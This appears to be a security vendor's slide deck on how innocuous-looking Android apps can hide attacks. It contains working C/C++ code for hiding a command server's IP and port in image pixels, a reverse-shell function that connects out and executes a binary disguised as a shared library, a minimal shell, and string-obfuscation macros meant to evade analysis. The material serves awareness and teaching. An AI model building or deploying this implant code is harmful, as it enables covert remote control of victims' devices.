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IKARUS security software

SOPHISTICATED HACKER ATTACKS

How seemingly harmless apps jeopardize the security of your cell phone

Über uns

Über mich

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Agenda

- Steganography
- Information hiding
- Reverse shell
- Minimal shell implementation
- C++ (very simple) string obfuscation macro
- Obfuscation
- Q&A Session

Steganography

Definition:

Art of hiding information unnoticed in carrier media (e.g., images, videos, audio). Unlike cryptography, the message's existence stays hidden.

How it Works:

Techniques like modifying pixel values (e.g., LSB) embed data without visible changes.

Steganography

Applications:

Confidential communication, intellectual property protection (e.g., watermarks), and critical scenarios.

Challenges:

Detection via steganalysis, limited carrier capacity, and potential misuse (e.g., data exfiltration).


Information hiding

- Special image filter NDK implementation
  - Color by 3 bytes RGB
  - Text encoded by
    1111 1111 1111 1111 1111 1111
- Information sent to server
  - e.g. Device model and operating system
- Information sent to client
  - If flag is set, the client decodes text in image
  - Text may contain ip address and port for reverse shell
- Data is only shared when
  - The app loads new images from the server
  - The user shares an image with other users

```
static void fade(int *pixels, int width, int height, char* text, int text_length){
    unsigned int r,g,b;
    unsigned int rt,gt,bt;

    for (int h = height-1, j = 0; h >= 0; h--){
        for (int w = 0; w < width-1; w++, j++){
            unsigned int i = h*height + w;

            r = (unsigned int) (pixels[i]) & 0xFF;
            g = (unsigned int) (pixels[i] >> 8) & 0xFF;
            b = (unsigned int) (pixels[i] >> 16) & 0xFF;

            if(j == text_length-1){
                text[j] = 0;
            }

            rt = text[j] & 0x03;
            gt = (text[j] >> 2) & 0x07;
            bt = (text[j] >> 5) & 0x07;

            r = (r & 0xFC) | rt;
            g = (g & 0xF8) | gt;
            b = (b & 0xF8) | bt;

            pixels[i] = (((int) b << 16) & 0x00FF0000) |
                        (((int) g << 8) & 0x0000FF00) |
                        ((int) r & 0x000000FF);

            if(text[j] == 0)
                return;
        }
    }
}
```

```
static void appear(int *pixels, int width, int height, char* text, int text_length){...}
```

Information hiding



Reverse shell


- First decode ip address and port from image
- Get native path to *.so files of installed apk

```
jclass cActivity = env->GetObjectClass(entryObject);
UNHIDE_STRING(str1);
UNHIDE_STRING(str2);
jmethodID midActivityGetApplicationInfo = env->GetMethodID(cActivity, str1, str2);
HIDE_STRING(str2);
HIDE_STRING(str1);
jobject oApplicationInfo = env->CallObjectMethod(entryObject, midActivityGetApplicationInfo);
jclass cApplicationInfo = env->GetObjectClass(oApplicationInfo);
UNHIDE_STRING(str3);
UNHIDE_STRING(str4);
jfieldID fidApplicationInfoNativeLibraryDir = env->GetFieldID(cApplicationInfo, str3, str4);
HIDE_STRING(str4);
HIDE_STRING(str3);
jstring sNativeLibraryDir = (jstring) env->GetObjectField(oApplicationInfo, fidApplicationInfoNativeLibraryDir);
return env->GetStringUTFChars(sNativeLibraryDir, NULL);
```

- Open socket to server
- Run minimal shell implementation
  - fork()
  - close stdin/stdout/stderr
  - dup the socket onto stdin/stdout
  - exec executable hidden in shared object (.so) file

```
void poc(std::string path, const char* ip, int port) {
    int sock = 0;
    struct sockaddr_in serv_addr;
    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    {
        return;
    }
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(port);

    if(inet_pton(AF_INET, ip, &serv_addr.sin_addr)<=0)
    {
        return;
    }
    if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0)
    {
        return;
    }
    pid_t fork_ret = fork();
    if (fork_ret == -1) return;
    if (fork_ret == 0)  {
        close(0);
        close(1);
        close(2);
        if(dup(sock) != 0 || dup(sock) != 1 || dup(sock) != 2)
            return;
        execl((path+"/libnativelib.so").c_str(), "nativelib", NULL);
        return;
    }
    return;
}
```

Reverse shell



Minimal shell implementation

```c
int main(int argc, char* argv[])
{
    char buf[500],*buffer[100],buf2[500],buf3[500], *params1[100],*params2[100],*token,cwd[1024];
    int nr=0;
    printf(ANSI_COLOR_GREEN    "**"    ANSI_COLOR_RESET "\n");
    printf(ANSI_COLOR_GREEN    "**"    ANSI_COLOR_RESET "\n");

    while(1){
        printf(ANSI_COLOR_BLUE    "ee"    ANSI_COLOR_RESET "\n");

        //print current Directory
        if (getcwd(cwd, sizeof(cwd)) != NULL)
            printf(ANSI_COLOR_GREEN "%s  " ANSI_COLOR_RESET, cwd);
        else    perror("gcf\n");

        //read user input
        fgets(buf, 500, stdin);//buffer overflow cannot happen

        //check if only a simple command needs to be executed or multiple piped commands or other types
        if(strchr(buf,'|')){//tokenize pipe commands
            tokenize_buffer(buffer,&nr,buf,"|");
            executePiped(buffer,nr);
        }
        else if(strchr(buf,'&')){//asyncronous execution
            tokenize_buffer(buffer,&nr,buf,"&");
            executeAsync(buffer,nr);
        }
        else if(strstr(buf,">>")){//append output to file
            tokenize_buffer(buffer,&nr,buf,">>");
            if(nr==2)executeRedirect(buffer,nr,APPEND);
            else printf("ior");
        }
        else if(strchr(buf,'>')){//redirect output to file
            tokenize_buffer(buffer,&nr,buf,">");
            if(nr==2)executeRedirect(buffer,nr, OUTPUT);
            else printf("ior");
        }
        else if(strchr(buf,'<')){//redirect file to input
```

C++ (very simple) string obfuscation macro

Avoid leaking info about internals in e.g. $> strings libnativelib.so

```
#define HIDE_LETTER(a)    (char)((a) + 0x50)
#define UNHIDE_STRING(str)  do { char * ptr = str ; while (*ptr) *ptr++ -= 0x50; } while(0)
#define HIDE_STRING(str)  do {char * ptr = str ; while (*ptr) *ptr++ += 0x50;} while(0)
```

Example: **getApplicationInfo**

```
char str1[] = {HIDE_LETTER('g'), HIDE_LETTER('e'), HIDE_LETTER('t'), HIDE_LETTER('A'),
               HIDE_LETTER('p'), HIDE_LETTER('p'), HIDE_LETTER('l'), HIDE_LETTER('i'),
               HIDE_LETTER('c'), HIDE_LETTER('a'), HIDE_LETTER('t'), HIDE_LETTER('i'),
               HIDE_LETTER('o'), HIDE_LETTER('n'), HIDE_LETTER('I'), HIDE_LETTER('n'),
               HIDE_LETTER('f'), HIDE_LETTER('o'), '\0'};
```

```
UNHIDE_STRING(str1);
UNHIDE_STRING(str2);
jmethodID midActivityGetApplicationInfo = env->GetMethodID(cActivity, str1, str2);
HIDE_STRING(str2);
HIDE_STRING(str1);
```

Obfuscation

Code Obfuscation conceals your code to prevent reverse engineering and safeguard your software's functionality

Before Rename Obfuscation:

```
1  private void
2  CalcPayroll (SpecialList employee-
3  Group) {
4     while(employeeGroup.HasMore()) {
5        employee =
6  employeeGroup.GetNext(true);
7        employee.UpdateSalary();
8        DistributeCheck(employee);
9     }
10 }
```

After Rename Obfuscation:

```
1  private void a(a b) {
2     while (b.a()) {
3        a = b.a(true);
4        a.a();
5        a(a);
6     }
7  }
8
9
10
```

Quelle: https://www.preemptive.com/what-is-obfuscation/

Any Questions?

THANK YOU

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